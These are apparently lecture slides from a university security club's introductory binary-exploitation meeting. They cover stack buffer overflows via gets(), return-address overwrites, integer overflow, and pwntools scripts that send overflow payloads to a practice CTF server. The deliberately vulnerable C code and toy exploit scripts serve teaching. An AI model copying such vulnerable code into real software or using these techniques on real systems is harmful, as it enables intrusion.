SIGPwny

FA2023 Week 08 • 2023-10-19

PWN I

Sam and Akhil

Announcements


- We might play DEADFACE CTF 9:00 Tomorrow!
  - Mark your interest by reacting in Discord!
- Next Thursday's meeting is in **MSEB 100**

Scoreboard

1	ronanboyarski	+1.2k	29265
2	NullPoExc		24515
3	caasher	+1.8k	22950
4	CBCicada	+1.4k	19435
5	mgcsstywth		17125
6	EhWhoAmI		8645
7	aaronthewinner	+.6k	8285
8	ape_pack	NEW!	6810
9	ilegosmaster		6660
10	jupiter	NEW! (kinda..)	6525

ctf.sigpwny.com

sigpwny{AAAAAAAABBBBBBBCCCCCCCC}



What is PWN?

- More descriptive term: **binary exploitation**
- Exploits that abuse the mechanisms behind how compiled code is executed
  - Dealing with what the CPU actually sees and executes on or near the hardware level
- Most modern weaponized/valuable exploits fall under this category
- This is real stuff!!
  - Corollary: this is hard stuff. Ask for help, or if you don't need help, help your neighbors :)

Memory Overview

- Programs are just a bunch of numbers ranging from 0 to 255 (**bytes**)
- Each number is stored at an "address" in the range `0x0-0xFFFFFFFFFFFFFFFF`
  - Think of it as a massive array/list
- Bytes in a program serves one of two purposes
  - **Instructions**: tells the processor what to do
  - **Data**: has some special meaning, used by the instructions
    - Examples: part of a larger number, a letter, a memory address


```
[kmh@LAPTOP-BRN1PM57-wsl ~]$ hexdump -C /bin/cat
00000000  7f 45 4c 46 02 01 01 00  00 00 00 00 00 00 00 00
00000010  03 00 3e 00 01 00 00 00  50 33 00 00 00 00 00 00
00000020  40 00 00 00 00 00 00 00  80 81 00 00 00 00 00 00
00000030  00 00 00 00 40 00 38 00  0d 00 40 00 1a 00 19 00
00000040  06 00 00 00 04 00 00 00  40 00 00 00 00 00 00 00
00000050  40 00 00 00 00 00 00 00  40 00 00 00 00 00 00 00
00000060  d8 02 00 00 00 00 00 00  d8 02 00 00 00 00 00 00
00000070  08 00 00 00 00 00 00 00  03 00 00 00 04 00 00 00
00000080  18 03 00 00 00 00 00 00  18 03 00 00 00 00 00 00
00000090  18 03 00 00 00 00 00 00  1c 00 00 00 00 00 00 00
000000a0  1c 00 00 00 00 00 00 00  01 00 00 00 00 00 00 00
000000b0  01 00 00 00 04 00 00 00  00 00 00 00 00 00 00 00
000000c0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
000000d0  78 15 00 00 00 00 00 00  78 15 00 00 00 00 00 00
000000e0  00 10 00 00 00 00 00 00  01 00 00 00 05 00 00 00
000000f0  00 20 00 00 00 00 00 00  00 20 00 00 00 00 00 00
00000100  00 20 00 00 00 00 00 00  a1 38 00 00 00 00 00 00
```

Memory Layout

Bottom of memory
(0x0000000000000000)

Top of memory
(0xFFFFFFFFFFFFFFFF)


Memory Layout



Smashing the Stack


The Stack

```
method_1(a, b, c);
```



The Stack


```
int vulnerable(int a) {
    puts("Say Something!\n");
    char stack_var_1[8];
    char stack_var_2[8];
    gets(stack_var_2);
    puts(stack_var_1);
    return 0;
}

int main() {
    vulnerable(0x12345678);
}
```



Dangerous Function of the Day: `gets()`

- Writes letters typed by user into address provided
- But memory stores numbers, not letters!
  - ASCII: maps from bytes (aka numbers 0-255) to letters
  - `gets` actually reads arbitrary bytes, not just ones that map to letters
- **Danger:** writes as much input as it's provided
  - In C, memory is always allocated in fixed numbers of bytes
  - What if we write more than is allocated at the provided address?

People did not realize this in the 90s



DESCRIPTION top


Never use this function.

gets() reads a line from *stdin* into the buffer pointed to by *s* until either a terminating newline or **EOF**, which it replaces with a null byte ('\0'). No check for buffer overrun is performed (see BUGS below).

Buffer Overflow

```
int vulnerable(int a) {
    puts("Say Something!\n");
    char stack_var_1[8];
    char stack_var_2[8];
    gets(stack_var_2);
    puts(stack_var_1);
    return 0;
}
```

```
> ./vulnerable
Say Something!
AAAAAAAABBBBBBB
BBBBBBB
```



Buffer Overflow


```
int vulnerable(int a) {
    puts("Say Something!\n");
    char stack_var_1[8];
    char stack_var_2[8];
    gets(stack_var_2);
    puts(stack_var_1);
    return 0;
}
```

```
> ./vulnerable
Say Something!
AAAAAAAABBBBBBB
BBBBBBB
```

The Return Address

- Every time you call a function, you go to a new block of code
  - Where do you go when your done executing it?
- Calling a function stores a "return address" on the stack
  - The address of the code to execute after the current function

```
int vulnerable(int a) {
    puts("Say Something!\n");
    char stack_var_1[8];
    char stack_var_2[8];
    gets(stack_var_2);
    puts(stack_var_1);
    return 0;
}

int main() {
    vulnerable(0x12345678);
    puts("Hi!"); //located at 0x1004
}
```



Redirect Code Flow

```
int vulnerable() {
    puts("Say Something!\n");
    char stack_var_1[8];
    gets(stack_var_1);
    return 0;
}

int win (); // 0x0000000008044232
```

```
> ./vulnerable
Say Something!
AAAAAAAABBBBBBBB\x32\x42\x04\x08\x0
0\x00\x00\x00
```

Note: you can't type these characters directly!

Redirect Code Flow

```
int vulnerable() {
    puts("Say Something!\n");
    char stack_var_1[8];
    gets(stack_var_1);
    return 0;
}

int win (); // 0x0000000008044232
```

```
> ./vulnerable
Say Something!
AAAAAAAABBBBBBBB\x32\x42\x04\x08\x0
0\x00\x00\x00
```

Note: you can't type these characters directly!

Integer Overflows

- Safe input functions limit the number of characters they read
- Like all things in C, integers are stored in a fixed number of bytes
  - There is a maximum number they can store: for `int`, this is 2^{31}-1
  - If you go past that, it wraps around!
  - This fact is often used to still achieve buffer overflows in modern program

```
void main() {
    printf("%d", 12345678*9876543210);
}


Output: -366107316
```

Delivering your Exploit

Little Endianness

- Numbers are little endian in x86-64
  - The least significant ("littlest") byte is stored first
- `0x1122334455667788` is stored in memory as
- `88 77 66 55 44 33 22 11`

Getting function addresses

With objdump:

```
> objdump -d chal | grep "<main>:"
00000000004011ce <main>:
```

Or with GDB:

```
> gdb ./chal
> i addr main
Symbol "main" is at 0x4011ce in a file compiled without debugging.
```

Or with Ghidra:

by inspection

echo

- "echoes" your input
- Enable escape codes: `echo -e ...`
  - `\xNN -> 0xNN`
- Can only be used if your exploit is the same every time

```
> echo -e '\x01\x02\x03\x04' | ./chal
```

```
> echo -e '\x01\x02\x03\x04' | nc ...
```

Pwntools

```python
from pwn import *

# Connect to sigpwny server
conn = remote('chal.sigpwny.com', 1337)

# Read first line
print(conn.recvline())

# Write exploit
conn.sendline('A' * 8)

# Interactive (let user take over)
conn.interactive()
```

```
> python3 -m pip install pwntools
```

Pwntools

```
from pwn import *
conn = remote(...)

# Address of win function
WIN_ADDR = 0x0804aabb

# Overflow stack
exploit = b'A' * 8

# Push win address after overflow
# p64(number) is a pwntools function that converts the
# number WIN_ADDR to a proper little-endian address
exploit += p64(WIN_ADDR)

# Send exploit
conn.sendline(exploit)
conn.interactive()
```

Pwntools Local

```
from pwn import *
conn = process('./path/to/file')
# Must be in a terminal with multiplexing! (e.g. tmux)
# conn = gdb.debug('./path/to/file')
pause()
gdb.attach(conn)


exploit = b'A'*16
conn.sendline(exploit)

conn.interactive()
```

Pwntools Cheat Sheet

- `conn.recvline()/recvn(8)/recvuntil("> ")`
- `conn.sendline()/send()/sendlineafter("> ",b'...')`
- `p64(0x0011223344556677), p32(0x00112233)`
- `ELF("/path/to/file")`
  - Allows you to load addresses directly!

```
exe = ELF('./chal')
payload += exe.symbols['main']
```

- `context.terminal = ['tmux', 'splitw', '-f', '-h']`

Next Meetings

`2023-10-22` **- This Sunday**

- PWN II with Kevin!

`2023-10-26` **- Next Thursday**

- Lockpicking with Emma!
- **Located in MSEB 100**

`2023-10-27` **- Next Friday @ 6 PM**

- Workshop with Caesar Creek Software!
- Location TBD

Challenges!

- **Integer Overflow**
- **PWN sequence: 0 - Overflow, 1 - Manipulate, 2 - Return**

- **Execute** (3) requires knowledge of shellcode.
- **Format** (4) requires knowledge of `printf` vulnerabilities
  - **Both of these will be discussed in PWN II!**

ctf.sigpwny.com

sigpwny{AAAAAAAABBBBBBBBCCCCCCCC}

Meeting content can be found at sigpwny.com/meetings.

SIGPwny